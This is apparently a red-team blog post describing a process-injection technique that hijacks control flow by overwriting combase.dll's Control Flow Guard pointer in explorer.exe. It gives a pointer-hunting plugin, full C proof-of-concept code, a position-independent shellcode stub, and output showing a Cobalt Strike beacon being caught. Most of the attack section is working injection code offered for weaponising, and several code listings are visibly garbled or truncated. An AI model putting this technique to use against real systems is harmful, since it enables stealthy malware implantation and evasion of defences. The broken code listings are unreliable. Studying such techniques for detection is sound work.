

Control Flow Hijacking via Data Pointers

Legacy :: 4/16/2025

Apr 16, 2025

When performing process injection, one of the most important IOCs that make up behavioural signatures is passing execution to our shellcode. Whilst there are multiple techniques to doing so and this is certainly nothing purely “new” - in this post I want to showcase not just a “new proof-of-concept technique”, but the entire process I went through in hope that this can become a proper addition to a capability developer’s skill set.

Since the release of [ThreadlessInject](#) by [@_EthicalChaos_](#) I have really enjoyed playing around with hijacking control flow via various pointers on a system, particularly those in memory regions that are marked as readable and writeable as it avoids noisy calls such as `VirtualProtect` and it’s alternatives.

Contents

What is a Data Pointer?

What I have dubbed a “data pointer” is simply a value in a readable and writeable memory section of a binary that points to a function to be called by code.

For a simple example, let’s take a look at the following source code:

```
#include <Windows.h>
#include <stdio.h>

volatile FARPROC pointer = 0;

volatile int func(void)
{
    return 0;
}

int main(void)
{
    pointer = (FARPROC)func;

    printf(
        "pointer\t@ 0x%016llx\n"
        "func\t@ 0x%016llx\n",
        func, pointer);

    pointer();
    return 0;
}
```

For those unfamiliar, you can ignore the `volatile` keyword in the source code for now, its only purpose here is to stop the compiler from optimising out the `func` function.

As you can see, we have a global variable `pointer` which at runtime is set to point to the `func` function. This is later used to call `func` after the `printf` call. Put simply, if we can overwrite `pointer`, we can control which code is executed by the `pointer()` line. This can be shown further by taking a look at a decompilation of the executable.

```

int32_t volatile func() __pure
{
    return 0
}

cc cc cc cc cc-cc cc cc cc cc cc cc .....

int32_t main()
{
    pointer = func
    printf(_Format: "pointer\t@ 0x%016llx\nfunc\t@ 0x...", func, pointer)
    pointer()
    return 0
}

```


Enumerating Hijackable Data Pointers

The first step to this process is selecting target binaries to hunt for hijacks within. For my goals (process injection) I chose those within `KnownDlls` as these are not only commonly used DLLs across the system, but they are also all loaded at the same base virtual address in every process. This means that we can simply locate the pointers in memory of our loader process, and perform a single write to the remote process to perform the hijack.

Finding By Hand

I first started taking a look at `ntdll.dll` as I figured if I could find and hijack a commonly called pointer, it meant I could hijack control flow of almost any process on the system. There was no magic here, I just manually checked references to every entry in the `.data` section of `ntdll.dll` until I found call references within Binary Ninja.

As shown below, here are some exemplary (albeit not very useful) pointers that could be overwritten to hijack calls to `RtlpDebugPageHeapCreate`, `RtlpDebugPageHeapDestroy`, and in rare cases `RtlCreateHeap` and `RtlDestroyHeap`.



As you have probably noticed, this is a huge time sink and can be automated in a variety of ways.

Finding Automatically

To find these pointers automatically we need to perform one of the following:

- Enumerate values in `.data` for references which are `call` instructions
- Find a code pattern (e.g. `jmp rax` instructions) that we can search for in the `.text` section.

The first approach is much more viable, however at the time of writing said plugin, I had ran into issues with the Binary Ninja API when enumerating code references, and as such I went with option two.

If we take a look at the LLIL (low-level interpreted language) of the exemplary hijackable pointers in `ntdll.dll`, we will see the following `<return> tailcall(rax)` pattern.

```

18010afc0    int64_t RtlpDebugPageHeapDestroy()

0 @ 18010afc0    rax = [&hijackable2].q
1 @ 18010afc7    <return> tailcall(rax)

```

This is a pretty consistent pattern throughout various hijackable pointers, and as such I wrote a small (terribly written) Binary Ninja plugin to enumerate this pattern, and check if the value in `rax` was within the `.data` section and print the output to the log.

```

import os
from binaryninja import *

```

```
def scan(bv: BinaryView) -> None:
    data_section: Section = bv.sections.get(".data")
    if data_section == None:
        print("Failed to find .data section")
        return

    data_start = data_section.start
    data_end = data_section.end

    for func in bv.functions:
        try:
            for block in func.llil.basic_blocks:
                instructions = list(block)
                if str(instructions[-1]) == "<return> tailcall(rax)":
                    ops = instructions[0].operands
                    if ops[0] == "rax":
                        data_ptr = ops[1].src.value.value
                        if data_ptr < data_start or data_ptr > data_end:
                            continue
                        print(f".data hijack: [{func.name}] ptr: @{{hex(data_ptr)}}
(.data offset: {hex(data_ptr - data_start)}}")
                    except ILException:
                        print(f"Could not load llil for function {func.name}")
            return

# Init & register the plugin
PluginCommand.register("DataHijack\\Scan Hijacks", "Scan for hijacks", scan)
```

Running this on ntdll.dll gives the following output, which in fact does show us the pointer we found manually:

```
[ScriptingProvider] .data hijack: [RtlpDebugPageHeapDestroy] ptr: @0x180166420
(.data offset: 0x420)
```

After experimenting with various target DLLs I eventually stumbled upon these Control Flow Guard pointers in combase.dll,

```
0027e598 void (* __guard_check_icall_fptr)(void (*)()) = __guard_check_icall_nop
0027e598 void (* __guard_dispatch_icall_fptr)(void (*)()) = __guard_dispatch_icall_nop
0027e5a0 void (* __xc_a[0x0])() =
0027e5a0 {
0027e5a0 }
0027e5a0 00 00 00 00 00 00 00 00 .....
0027e5a8 void (* wil::details::g_header_init_WilInitialize_ResultMacros_DesktopOrSystem$initializer$)() = wil::details::'dynamic initia
0027e5b0 void (* wil::details::g_processLocalData$initializer$)() = wil::details::'dynamic initializer for 'g_processLocalData'
0027e5b8 void (* wil::details::g_threadFailureCallbacks$initializer$)() = wil::details::'dynamic initializer for 'g_threadFailureCallba
0027e5c0 void (* wil::details::g_header_init_InitializeResultHeader$initializer$)() = wil::details::'dynamic initializer for 'g_header_
0027e5c8 void (* g_hHeap$initializer$)() = 'dynamic initializer for 'g_hHeap'
0027e5d0 void (* wil::details::g_featureStateManager$initializer$)() = wil::details::'dynamic initializer for 'g_featureStateManager'
0027e5d8 void (* wil::details::g_enabledStateManager$initializer$)() = wil::details::'dynamic initializer for 'g_enabledStateManager'
0027e5e0 void (* wil::details::g_header_init_InitializeStagingHeaderInternalApi$initializer$)() = wil::details::'dynamic initializer fo
0027e5e8 void (* wil::details::g_header_init_InitializeStagingSRUWFeatureReporting$initializer$)() = wil::details::'dynamic initializer
```

The target pointer of interest is `__guard_check_icall_fptr` as it is referenced by ~2000 functions that have been automatically generated by the MIDL compiler as stub functions for COM proxying. [Read more here.](#)

```
Cross References
  Filter (1001+)
  Data References {1}
    |-> 000f5ca0 __guard_check_icall_nop
  Code References {1000+}
  NdrProxyForwardingFunction3 {1}
    |<- 00101e83 call qword [rel __guard_check_icall_fptr]
  NdrProxyForwardingFunction4 {1}
    |<- 00101ed3 call qword [rel __guard_check_icall_fptr]
  NdrProxyForwardingFunction5 {1}
    |<- 00101f23 call qword [rel __guard_check_icall_fptr]
  NdrProxyForwardingFunction6 {1}
    |<- 00101f73 call qword [rel __guard_check_icall_fptr]
```

Writing a Proof of Concept

Now that we have our target pointer (`combase.dll!__guard_check_icall_fptr`), we can start writing a proof of concept for this, for purposes of this post we will be weaponising it as process injection. The POC will have to perform the following:

1. Locate the target pointer in memory of the current process
2. Construct a shellcode stub to ensure clean, non-blocking execution of the payload
3. Write both stub and shellcode to target process
4. Overwrite the pointer in the remote process

Locating Pointers in Memory

Thanks to our target binary being within `KnownDlls`, we can just locate the pointer in our own process, as it will be located at the same base address in our target process.


The first step is to locate the base address of our target binary, since this is just a proof of concept, we can use `LoadLibrary` to do so.

```
HMODULE combase = LoadLibraryA("combase.dll");
```

Next comes the more difficult part. We need to locate the address of that pointer in memory, but also have our POC function well across windows versions. Luckily for us, some of these `NdrProxy` functions are exported by `combase`, and as such we can egg hunt within them for the pointer.

```
FARPROC NdrProxyForwardingFunction13 = GetProcAddress(combase,
"NdrProxyForwardingFunction13");
LOG_INFO("NdrProxyForwardingFunction13 @ 0x%016llx",
(size_t)NdrProxyForwardingFunction13);
```

As we want this to work cross-version, instead of using a static offset from the binary base, we will use the highlighted instructions to locate the reference in memory and parse it that way.



```
00102180  int64_t NdrProxyForwardingFunction13(void* arg1)
00102180  4883ec48      sub     rsp, 0x48
00102184  4889542428    mov     qword [rsp+0x28 {var_20}], rdx
00102189  4c89442430    mov     qword [rsp+0x30 {var_18}], r8
0010218e  4c894c2438    mov     qword [rsp+0x38 {var_10}], r9
00102193  488b4920      mov     rcx, qword [rcx+0x20]
00102197  48894c2420    mov     qword [rsp+0x20 {var_28}], rcx
0010219c  4c8b11        mov     r10, qword [rcx]
0010219f  498b4a68      mov     rcx, qword [r10+0x68]
001021a3  ff15e7c31700 call     qword [rel __guard_check_icall_fptr] {_guard_check_icall_nop}
001021a9  488bc1        mov     rax, rcx
001021ac  488b542428    mov     rdx, qword [rsp+0x28 {var_20}]
001021b1  4c8b442430    mov     r8, qword [rsp+0x30 {var_18}]
001021b6  4c8b4c2438    mov     r9, qword [rsp+0x38 {var_10}]
001021bb  488b4c2420    mov     rcx, qword [rsp+0x20 {var_28}]
001021c0  4883c448      add     rsp, 0x48
001021c4  48ffe0        jmp     rax
```

It is important to note that the last instruction (the `call`) is a relative call based on `rip`. As such, we will need to take this offset, and add it to the address of the next instruction in memory in order to calculate our pointer's location.

For those who are less familiar with assembly, I recommend playing around with [Defuse's online assembler](#)

In this case, we can see that `ff 15` corresponds to the type of call instruction, and `e7 c3 17 00` is the offset in little endian format.

```
ff 15 e7 c3 17 00      call     QWORD PTR [rip+0x17c3e7]
```

Now that we know our egg, we can define and hunt for it as follows, we will be using the `EggHunt` function from `VX-API` (thanks vx-underground <3):

```
//
// Search a region of memory for an egg. Returns NULL on failure.
//
PVOID EggHunt(_In_ PVOID RegionStart, _In_ SIZE_T RegionLength, _In_ PVOID Egg, _In_
SIZE_T EggLength)
```

```

{
    if (!RegionStart || !RegionLength || !Egg || !EggLength)
        return NULL;

    for (CHAR* pchar = (CHAR*)RegionStart; RegionLength >= EggLength; ++pchar, --
RegionLength)
    {
        if (memcmp(pchar, Egg, EggLength) == 0)
            return pchar;
    }
    return NULL;
}

int main(void)
{
    HMODULE combase = LoadLibraryA("combase.dll");

    FARPROC NdrProxyForwardingFunction13 = GetProcAddress(combase,
"NdrProxyForwardingFunction13");
    LOG_INFO("NdrProxyForwardingFunction13 @ 0x%016llx",
(size_t)NdrProxyForwardingFunction13);

    BYTE egg__guard_check_icall_fptr[] = {
        0x4c, 0x8b, 0x11,          // mov     r10, qword [rcx]
        0x49, 0x8b, 0x4a, 0x68,    // mov     rcx, qword [r10+0x68]
        0xff, 0x15                // call    qword [rel __guard_check_icall_fptr]
    };
    __guard_check_icall_nop
    // next 4 bytes are the offset
    };

    BYTE* egg_location = (BYTE*)EggHunt(NdrProxyForwardingFunction13, 256,
egg__guard_check_icall_fptr, sizeof(egg__guard_check_icall_fptr));
    if (!egg_location)
    {
        LOG_ERROR("Failed to locate __guard_check_icall_fptr call offset @
combase.dll!NdrProxyForwardingFunction13");
        return;
    }
    BYTE* egg_end = egg_location + sizeof(egg__guard_check_icall_fptr);
    LOG_INFO("combase.dll!__guard_check_icall_fptr egg @ %p", egg_location);
    LOG_INFO("combase.dll!__guard_check_icall_fptr egg_end @ %p", egg_end);

    DWORD offset = *(DWORD*)egg_end;
    LOG_INFO("combase.dll!__guard_check_icall_fptr call offset => 0x%08lx", offset);
    FARPROC* __guard_check_icall_fptr = (FARPROC*)(egg_end + offset +
sizeof(DWORD));
    FARPROC __guard_check_icall_nop = *__guard_check_icall_fptr;
    LOG_SUCCESS("combase.dll!__guard_check_icall_fptr @ %p",
__guard_check_icall_fptr);
    LOG_SUCCESS("combase.dll!__guard_check_icall_nop @ %p", __guard_check_icall_nop);
}

```

Running this to test gives us the following output, confirming that we have successfully located our pointer in memory:

```

PS C:\tmp> .\PointerHijackInjection.exe 1111
[*] [poc6] NdrProxyForwardingFunction13 @ 0x00007ffa547b2180
[*] [poc6] combase.dll!__guard_check_icall_fptr egg @ 00007FFA547B219C
[*] [poc6] combase.dll!__guard_check_icall_fptr egg_end @ 00007FFA547B21A5
[*] [poc6] combase.dll!__guard_check_icall_fptr call offset => 0x0017c3e7
[+] [poc6] combase.dll!__guard_check_icall_fptr @ 00007FFA5492E590
[+] [poc6] combase.dll!__guard_check_icall_nop @ 00007FFA547A5CA0

```

Writing Shellcode to the Target Process

Since making this specific part of process injection “stealthy” isn’t the goal of this post, we will simply use the `VirtualAllocEx` and `WriteProcessMemory` WinAPIs to do so. The `0xc0` is the size of the stub rounded up to the nearest 16 bytes to ensure that everything is aligned correctly.

```
BYTE* base_address = (BYTE*)VirtualAllocEx(process, NULL, sizeof(shellcode) + 0xc0,
MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
WriteProcessMemory(process, base_address, shellcode, sizeof(shellcode), NULL);
```


Overwriting Pointers in a Target Process

For the purposes of testing, I will be using `explorer.exe`. This is because explorer is both a relatively safe process to crash (it restarts itself) and it is very heavily reliant on COM proxying, hence even right clicking will trigger our control flow hijack.

As for actually writing the pointer, we will again use `WriteProcessMemory` to do so as follows. You may notice that `VirtualProtect` is being used here, and that’s because we are using a pointer in `.rdata` for this post, as I don’t want to burn other pointers. **Finding a better pointer is left to the reader, you can weaponise many pointers using this exact methodology.**

```
DWORD oldprotect = NULL;
BOOL success = VirtualProtectEx(process, __guard_check_icall_fptr, sizeof(FARPROC),
PAGE_READWRITE, &oldprotect);
WriteProcessMemory(process, __guard_check_icall_fptr, &base_address, sizeof(PVOID),
NULL);
success = VirtualProtectEx(process, __guard_check_icall_fptr, sizeof(FARPROC),
oldprotect, &oldprotect);
```

At this point, we can give the POC a quick test, and we have shellcode execution!



There are however two issues:

- Target process either crashes or hangs after executing the shellcode
- Pointer is not restored after execution, meaning multiple shells may be caught creating unnecessary noise

Writing a Shellcode Stub

Our shellcode stub will perform the following:

1. Restore the original pointer value to prevent multiple callbacks
2. Execute the payload in a new thread
3. Return cleanly to the original

To save us a lot of time, and to make use of compiler optimisations, we can actually just write C and compile via a non-MSVC compiler in order to compile position independent code. We can do that as follows using `x86_64-w64-mingw32-gcc`.

source code

```
void stub(void)
{
    // save registers
    asm(
        "push rax\n"
        "push rdi\n"
        "push rcx\n"
        "push rdi\n"
        "push rsi\n"
        "push r8\n"
        "push r9\n"
        "push r10\n"
        "push r11\n"
        "push r12\n"
        "push r13\n"
    );

    // placeholder variables that we will replace in the loader
    tVirtualProtect VirtualProtect = (tVirtualProtect)0x1111111111111111;
    tCreateThread CreateThread = (tCreateThread)0x2222222222222222;
    FARPROC* icall_fptr = (FARPROC*)0x3333333333333333;
    FARPROC icall_fptr_orig = (FARPROC)0x4444444444444444;
    DWORD oldprot = 0;

    // restore original pointer value
    VirtualProtect(icast_fptr, sizeof(FARPROC), PAGE_READWRITE, &oldprot);
    *icast_fptr = icall_fptr_orig;
    VirtualProtect(icast_fptr, sizeof(FARPROC), oldprot, &oldprot);

    // create thread starting at shellcode address
    CreateThread(NULL, NULL, (LPTHREAD_START_ROUTINE)0x5555555555555555, NULL, NULL,
    NULL);

    // restore register values
    asm(
        "pop r13\n"
        "pop r12\n"
        "pop r11\n"
        "pop r10\n"
        "pop r9\n"
        "pop r8\n"
        "pop rsi\n"
        "pop rdi\n"
        "pop rcx\n"
        "pop rdi\n"
        "pop rax\n"
    );

    // return 0, as that's what the original function did.
    return 0;
}
```

compilation command line


```
x86_64-w64-mingw32-gcc -fPIC -masm=intel ./stub.c -o stub.exe
```

We can then extract the `stub` function from the executable using a disassembler, for this I used Binary Ninja's `bv.read` API, allowing us to read raw bytes from an address range.

```
bv.read(0x140001530, 0x1400015e6 - 0x140001530 + 1).hex()
```

Now that we have this, we can replace the placeholder values and then write it before the payload in memory of the target process. The payload will be stored at `allocated_address + 0xc0`, as we need a 16-byte aligned base address for our shellcode.

Replacing the shellcode for a Cobalt Strike beacon, we can now give it a test.



The screenshot shows a Windows task manager window with the following columns: external, internal, listener, user, computer, note, process, pid, arch, and last. The process 'explorer.exe' is listed with PID 27724 and architecture x64. Below the task manager, a Windows PowerShell window is open, displaying the output of a command to inject a DLL into the explorer.exe process. The command is 'PS C:\tmp> .\PointerHijackInjection.exe (get-process Explorer).id'. The output shows the injection of a DLL named 'c:\tmp\explorer.exe' into the process, and the process is now running as 'explorer.exe' with PID 27724.

```
#include <windows.h>
#include <stdio.h>

#pragma region [colour codes]

#define COLOUR_DEFAULT "\033[0m"
#define COLOUR_BOLD "\033[1m"
#define COLOUR_UNDERLINE "\033[4m"
#define COLOUR_NO_UNDERLINE "\033[24m"
#define COLOUR_NEGATIVE "\033[7m"
#define COLOUR_POSITIVE "\033[27m"
#define COLOUR_BLACK "\033[30m"
#define COLOUR_RED "\033[31m"
```



```

#define COLOUR_GREEN "\033[32m"
#define COLOUR_YELLOW "\033[33m"
#define COLOUR_BLUE "\033[34m"
#define COLOUR_MAGENTA "\033[35m"
#define COLOUR_CYAN "\033[36m"
#define COLOUR_LIGHTGRAY "\033[37m"
#define COLOUR_DARKGRAY "\033[90m"
#define COLOUR_LIGHTRED "\033[91m"
#define COLOUR_LIGHTGREEN "\033[92m"
#define COLOUR_LIGHTYELLOW "\033[93m"
#define COLOUR_LIGHTBLUE "\033[94m"
#define COLOUR_LIGHTMAGENTA "\033[95m"
#define COLOUR_LIGHTCYAN "\033[96m"
#define COLOUR_WHITE "\033[97m"

#pragma endregion

#pragma region [dprintf]

#if _DEBUG
#include <stdio.h>
#define dprintf(fmt, ...)      printf(fmt, __VA_ARGS__)
#define LOG_SUCCESS(fmt, ...) printf(COLOUR_BOLD COLOUR_GREEN   "[+]"
COLOUR_DEFAULT " [" __FUNCTION__ "] " fmt "\n", __VA_ARGS__)
#define LOG_INFO(fmt, ...)    printf(COLOUR_BOLD COLOUR_BLUE    "[*]"
COLOUR_DEFAULT " [" __FUNCTION__ "] " fmt "\n", __VA_ARGS__)
#define LOG_ERROR(fmt, ...)   printf(COLOUR_BOLD COLOUR_RED     "[!]"
COLOUR_DEFAULT " [" __FUNCTION__ "] " fmt "\n", __VA_ARGS__)
#define LOG_DEBUG(fmt, ...)   printf(COLOUR_BOLD COLOUR_MAGENTA "[D]"
COLOUR_DEFAULT " [" __FUNCTION__ "] " fmt "\n", __VA_ARGS__)
#else
#define dprintf(fmt, ...)      (0)
#define LOG_SUCCESS(fmt, ...) (0)
#define LOG_INFO(fmt, ...)    (0)
#define LOG_ERROR(fmt, ...)   (0)
#define LOG_DEBUG(fmt, ...)   (0)
#endif

#pragma endregion

//
// Search a region of memory for an egg. Returns NULL on failure.
//
PVOID EggHunt(_In_ PVOID RegionStart, _In_ SIZE_T RegionLength, _In_ PVOID Egg, _In_
SIZE_T EggLength)
{
    if (!RegionStart || !RegionLength || !Egg || !EggLength)
        return NULL;

    for (CHAR* pchar = (CHAR*)RegionStart; RegionLength >= EggLength; ++pchar, --
RegionLength)
    {
        if (memcmp(pchar, Egg, EggLength) == 0)
            return pchar;
    }
    return NULL;
}

VOID poc(INT pid)
{
    HMODULE combase = LoadLibraryA("combase.dll");

```

```

    FARPROC NdrProxyForwardingFunction13 = GetProcAddress(combase,
"NdrProxyForwardingFunction13");
    LOG_INFO("NdrProxyForwardingFunction13 @ 0x%016llx",
(size_t)NdrProxyForwardingFunction13);

    /*
18021e30c 4c8b11          mov     r10, qword [rcx]
18021e30f 498b4a68          mov     rcx, qword [r10+0x68]
18021e313 ff159f6b0900      call    qword [rel __guard_check_icall_fptr]
__guard_check_icall_nop}
    */
    BYTE egg__guard_check_icall_fptr[] = {
        0x4c, 0x8b, 0x11,          // mov     r10, qword [rcx]
        0x49, 0x8b, 0x4a, 0x68,     // mov     rcx, qword [r10+0x68]
        0xff, 0x15                 // call    qword [rel __guard_check_icall_fptr]
__guard_check_icall_nop}
    // next 4 bytes are the offset
    };

    BYTE* egg_location = (BYTE*)EggHunt(NdrProxyForwardingFunction13, 256,
egg__guard_check_icall_fptr, sizeof(egg__guard_check_icall_fptr));
    if (!egg_location)
    {
        LOG_ERROR("Failed to locate __guard_check_icall_fptr call offset @
combase.dll!NdrProxyForwardingFunction13");
        return;
    }
    BYTE* egg_end = egg_location + sizeof(egg__guard_check_icall_fptr);
    LOG_INFO("combase.dll!__guard_check_icall_fptr egg @ %p", egg_location);
    LOG_INFO("combase.dll!__guard_check_icall_fptr egg_end @ %p", egg_end);

    DWORD offset = *(DWORD*)egg_end;
    LOG_INFO("combase.dll!__guard_check_icall_fptr call offset => 0x%08lx", offset);
    FARPROC* __guard_check_icall_fptr = (FARPROC*)(egg_end + offset +
sizeof(DWORD));
    FARPROC __guard_check_icall_nop = *__guard_check_icall_fptr;
    LOG_SUCCESS("combase.dll!__guard_check_icall_fptr @ %p",
__guard_check_icall_fptr);
    LOG_SUCCESS("combase.dll!__guard_check_icall_nop @ %p", __guard_check_icall_nop);

    //
    // process injection stuff
    //
    HANDLE process = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid); // explorer.exe rn

    //
    // Allocate & write shellcode to target process.
    //
    BYTE* base_address = (BYTE*)VirtualAllocEx(process, NULL, sizeof(shellcode) +
0xc0, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

    BYTE stub[] = {

0x41,0x54,0x53,0x48,0x83,0xec,0x58,0x50,0x57,0x51,0x57,0x56,0x41,0x50,0x41,0x51,0x41,0x52,0x41,0x53,0x41

0x49,0xbc,
0x33,0x33,0x33,0x33,0x33,0x33,0x33,0x33,

0x4c,0x89,0x4c,0x24,0x38,0x4c,0x89,0xe1,0x41,0xb8,0x04,0x00,0x00,0x00,0x48,0xbb,0x11,0x11,0x11,0x11,0x11

    };
    HMODULE kernel32 = GetModuleHandleA("KERNEL32.DLL");

```

```

    FARPROC _VirtualProtect = GetProcAddress(kernel32, "VirtualProtect");
    FARPROC _CreateThread = GetProcAddress(kernel32, "CreateThread");
    BYTE* shellcode_address = base_address + 0xc0;
    memcpy(stub + 44, &__guard_check_icall_fptr, sizeof(FARPROC*));
    memcpy(stub + 68, &_VirtualProtect, sizeof(FARPROC));
    memcpy(stub + 93, __guard_check_icall_fptr, sizeof(FARPROC));
    memcpy(stub + 138, &shellcode_address, sizeof(FARPROC));
    memcpy(stub + 148, &_CreateThread, sizeof(FARPROC));

    WriteProcessMemory(process, base_address, stub, sizeof(stub), NULL);
    WriteProcessMemory(process, shellcode_address, shellcode, sizeof(shellcode),
NULL);
    LOG_SUCCESS("Successfully wrote shellcode to target process");

    //
    // Overwrite CFG with PTR
    //
    DWORD oldprotect = NULL;
    BOOL success = VirtualProtectEx(process, __guard_check_icall_fptr,
sizeof(FARPROC), PAGE_READWRITE, &oldprotect);
    WriteProcessMemory(process, __guard_check_icall_fptr, &base_address,
sizeof(PVOID), NULL);
    success = VirtualProtectEx(process, __guard_check_icall_fptr, sizeof(FARPROC),
oldprotect, &oldprotect);
    LOG_SUCCESS("Overwrote CFG, enjoy shell :)");
}

int main(int argc, char** argv)
{
    if (argc != 2)
    {
        LOG_ERROR(
            "Invalid usage!\n"
            "    Usage: %s <pid>",
            argv[0]
        );
        return -1;
    }
    INT pid = atoi(argv[1]);
    poc(pid);
    return 0;
}

```